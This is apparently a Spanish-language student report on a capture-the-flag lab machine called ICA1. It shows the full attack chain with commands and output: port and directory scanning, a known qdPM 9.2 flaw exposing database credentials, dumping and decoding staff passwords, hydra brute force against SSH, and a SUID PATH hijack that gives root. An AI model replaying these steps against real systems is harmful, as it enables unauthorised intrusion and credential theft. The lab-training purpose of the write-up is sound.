INFORME ICA1

Adrià Trillo Rodríguez

1 CONTENIDO

2 ESCANEO DE LA RED

En este caso, ya tenemos la IP, ya que la podemos ver al iniciar la máquina.

En caso de querer escanear la red, utilizaremos el siguiente comando:

```
Arp-scan -l -i vboxnet0
```

3 NMAP

Una vez que ya sabemos la IP de la máquina, escaneamos los puertos de la máquina para saber qué puertos y servicios tiene abiertos/disponibles.


```
nmap -A 192.168.56.104
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
3306/tcp open  mysql   MySQL 8.0.26
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 12
|   Capabilities flags: 65535
|   Some Capabilities: LongPassword, SupportsCompression, SupportsLo
oSSLAfterHandshake, Speaks41ProtocolNew, DontAllowDatabaseTableColum
SupportsTransactions, InteractiveClient, ConnectWithDatabase, Suppor
```

Como vemos, tenemos el puerto **ssh (22), http (80), 3306 (mysql)** abiertos, por lo que procederemos a intentar acceder a la web a ver qué información podemos sacar.

4 ACCEDIENDO A LA WEB


Si accedemos a la web, encontraremos que tenemos un portal de log in a **qdPM**. Además, si prestamos atención vemos que nos facilita la versión del gestor (9.2)




5 GOBUSTER

Para encontrar más directorios a los que poder acceder y recopilar más información, haremos un **gobuster**.

gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt



Ha varios directorios, pero el que más nos llama la atención es el directorio con el nombre "**core**", por lo que procederemos a acceder a este para ver qué información podemos sacar




Como vemos, hay varios directorios, pero, no tenemos una información clara para continuar.

6 SEARCHSPLOIT


Si hacemos un poco de investigación, encontraremos que **qdPM** es un administrador de proyectos web. Debido a que sabemos esta información, buscaremos algún **exploit** que ya haya sido encontrado en la versión en la que se encuentra el sistema implementado en esta web.

```
searchsploit qdPM 9.2
```



Hemos encontrado dos **exploits**, el que a nosotros nos interesa es el 2º, por lo que miramos lo que hay dentro del archivo con el siguiente comando:

```
searchsploit -x php/webapps/50176.txt
```



Accedemos a la ruta que nos proporciona el **exploit** y nos encontramos con esto:

```
cat  /usr/share/exploitdb/exploits/php/webapps/50176.txt
```

```
The password and connection string for the database are stored in a yml file. To access the y
ml file you can go to http://<website>/core/config/databases.yml file and download.┌─[root@pa
rrot]─[/home/glox/laboratorios/ica1]
```

Aquí nos indica que la contraseña para conectarse a la BBDD se encuentra en el **path**:

```
http://192.168.56.104/core/config/databases.yml
```

Nos dirigimos a la web, descargamos el archivo y miramos su contenido.

```
wget  http://192.168.56.104/core/config/databases.yml
```

```
 GNU nano 7.2                                databases.yml

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Como se observa, el archivo nos proporciona el nombre de usuario y la contraseña para poder acceder a la base de datos de la web.

7 ACCEDEMOS A LA BBDD

Ahora que ya sabemos las credenciales, procederemos a conectarnos a la base de datos.

```
mysql -u qdpmadmin -h 192.168.56.104 -p –skip-ssl
```

```
┌──[root@parrot]─[/home/glox]
└─── #mysql -u qdpmadmin -h 192.168.56.104 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 47
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Una vez dentro, seguiremos los siguientes pasos para encontrar los usuarios y sus respectivas contraseñas:

1. **show databases;** (Muestra todas las BBDD disponibles)


```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
| sys                |
+--------------------+
6 rows in set (0,013 sec)

MySQL [(none)]>
```

2**. use staff;** (Indicamos que queremos utilizar la BBDD “staff”)

3**. show tables;** (Pedimos que nos muestre todas las tablas)

4. **select * from user;** (Seleccinamos toda la información de la tabla usuarios)

5. **select * from login** (Seleccinamos toda la información de la tabla login)



```
MySQL [staff]> select * from login
    -> ;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0,006 sec)

MySQL [staff]>
```

Una vez tenemos todos los usuarios y contraseñas, procederemos a meter los usuarios en un archivo y las contraseñas en otro. Para ello, utilizaremos el siguiente comando:

```
for usuario in smith lucas travis dexter meyer; do echo $usuario; done | tee users.txt
```

EL comando se divide en dos partes:

La 1a: El bucle **for** itera sobre la lista de usuarios y, en cada iteración, imprime el nombre del usuario con echo.

La 2a: La salida de echo se pasa al comando tee, que imprime los nombres en la terminal y los guarda en un archivo llamado users.txt.

Hacemos lo mismo para las contraseñas, lo único que para las **passwords** le pedimos al comando que las **decodifique**:

```
for password in c3VSSkFkR3dMcDhkeTNyRg== N1p3VjRxdGc0MmNtVVhHWA==
WDdNUWtQM1cyOWZld0hkQw== REpjZVZ5OThXMjhZN3dMZw== Y3FO-
bkJXQ0J5UzJEdUpTeQ== ; do echo $password | base64 -d; echo; done | tee
password.txt
```

```
┌──[root@parrot]─[/home/glox]
└─── #for password in c3VSSkFkR3dMcDhkeTNyRg== N1p3VjRxdGc0MmNtVVhHWA== WDdNUWtQM1cyOWZld0hkQw== REpjZVZ
5OThXMjhZN3dMZw== Y3FObkJXQ0J5UzJEdUpTeQ== ; do echo $password | base64 -d; echo; done | tee password.tx
t
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
```

8 ATAQUE DE FUERZA BRUTA

Ahora que ya tenemos una serie de usuarios y contraseñas, ya podemos realizar un ataque de **fuerza bruta** para saber qué contraseña corresponde a qué usuario. Para realizar el ataque de fuerza bruta al **ssh** utilizaremos la herramienta **"hydra"** y, lo haremos de la siguiente forma:

```
hydra -L users.txt -P password.txt  ssh://192.168.56.104 -t 4
```

-L: AL no saber el usuario, ponemos la "L" en mayúscula y le indicamos que Utilice el usuarios.txt que hemos creado anteriormente como diccionario de usuarios.

-P: Como tampoco sabemos la password, seguimos la misma lógica que con los users pero con las contraseñas.

-t 4 : Le indicamos que queremos que realice una serie de 4 intentos de conexión simultáneamente.

Finalmente, obtenemos las contraseñas que corresponden a cada usuario:

```
┌──[root@parrot]─[/home/glox]
└─── #hydra -L users.txt -P password.txt  ssh://192.168.56.104 -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-12 01:58:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.56.104:22/
[22][ssh] host: 192.168.56.104   login: travis   password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.56.104   login: dexter   password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-12 01:58:29
┌──[root@parrot]─[/home/glox]
└─── #
```

9 SSH

Ahora que ya sabemos algunas credenciales para el **ssh**, nos conectaremos y seguiremos buscando vulnerabilidades

```
ssh travis@192.168.56.104
```

```
┌──[root@parrot]─[/home/glox]
└──╼ #ssh travis@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is SHA256:xCJPzSxRekyYT6eXmyzAXdY7uAlP5b7vQp+B5XqYsfE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
travis@192.168.56.104's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 14:55:01 2021 from 192.168.1.7
travis@debian:~$
```

Si hacemos un **ls -la** veremos que se nos listan una serie de archivo que no nos sirven para nada.

```
travis@debian:~$ ls -la
total 40
drwxrwx--- 3 travis travis 4096 Sep 25  2021 .
drwxr-xr-x 4 root   root   4096 Sep 25  2021 ..
-rwxrwx--- 1 travis travis    9 Sep 25  2021 .bash_history
-rwxrwx--- 1 travis travis  220 Aug  4  2021 .bash_logout
-rwxrwx--- 1 travis travis 3526 Aug  4  2021 .bashrc
drwxrwx--- 3 travis travis 4096 Sep 25  2021 .local
-rw------- 1 travis travis   53 Sep 25  2021 .mysql_history
-rwxrwx--- 1 travis travis  807 Aug  4  2021 .profile
-rw-r--r-- 1 travis travis  179 Sep 25  2021 .wget-hsts
-rwxrwx--- 1 travis travis   20 Sep 25  2021 user.txt
travis@debian:~$ sudo -l
```

Sin embargo, recordemos que aún tenemos otro usuario más por el que mirar, por lo que cambiamos de usuario.

```
su dexter
```

Una vez dentro, si listamos los archivos, encontraremos un txt con el nombre **“note.txt”**, que, si lo abrimos encontraremos el siguiente contenido:

```
dexter@debian:/home/dexter$ cat note.txt
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
dexter@debian:/home/dexter$
```

10 ENCONTRANDO VULNERABILIDADES

Utilizamos el comando **find** para encontrar archivos **setuid**, lo haremos con el siguiente comando:

```
find / -perm -u=s -type f 2>/dev/null
```

```
dexter@debian:~$ find / -perm -u=s -type f 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dexter@debian:~$
```

Vemos que hay un directorio llamado **/opt/get_acces** . Este directorio es el que nos interesa, por lo que nos moveremos hasta este directorio y veremos qué podemos hacer.

Si ejecutamos el archivo, obtenemos el siguiente resultado:

```
dexter@debian:/opt$ ge  ./get_access

  ############################
  ########     ICA     #######
  ### ACCESS TO THE SYSTEM ###
  ############################

  Server Information:
   - Firewall:  AIwall v9.5.2
   - OS:        Debian 11 "bullseye"
   - Network:   Local Secure Network 2 (LSN2) v 2.4.1

All services are disabled. Accessing to the system is allowed only within working hours.

dexter@debian:/opt$
```

Vemos que nos indica que el acceso al sistema está permitido únicamente durante las horas de trabajo. Sin embargo, para saber de dónde obtiene la información para saber qué hora es, utilizaremos el comando **"strings"** .

strings /opt/get_access

```
dexter@debian:/opt$ strings get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
```

Vemos que ejecuta **cat /root/system.info** para saber si se puede ejecutar en función del horario.

11 EXPLOTACIÓN DE LA VULNERABILIDAD – SECUESTRANDO LA RUTA

Para poder explotar esta vulnerabilidad, secuestraremos la ruta. Para ello, nos dirigimos al directorio **"/tmp"** y creamos un archivo llamado **"cat"**.

```
touch /tmp/cat
```

Seguidamente, le daremos permisos de ejecución con el siguiente comando:

```
chmod +x cat
```

Establecemos la variable de entorno "PATH" para que apunte a **/tmp/cat**. Esta variable es muy importante, ya que determina la ruta donde la **shell** busca archivos ejecutables a la hora de introducir un comando.

```
dexter@debian:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:/tmp$ echo '/bin/bash' >> /tmp/cat
dexter@debian:/tmp$ export PATH=/tmp:$PATH
dexter@debian:/tmp$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:/tmp$
```

echo $PATH : Muestra el valor actual de la variable PATH, que, es donde se buscan los comandos cada vez que se ejecutan.

echo '/bin/bash' » /tmp/cat : Agregamos la cadena **'/bin/bash'** al final del archivo **/tmp/cat.**

export PATH=/tmp:$PATH : Modificamos la variable **PATH** para que **/tmp** sea el primer directorio en la lista, por lo que hacemos que el S.O. busque primero el directorio **/tmp** a la hora de ejecutar un comando, en nuestro caso, queremos que sea **"cat"**.

echo $PATH : Volvemos a imprimir el valor de la variable PATH, lo único que ahora incluye /tmp al principio de todo.

12 ROOT

Una vez hecho todo esto, si volvemos a ejecutar el archivo, ya seremos **root**.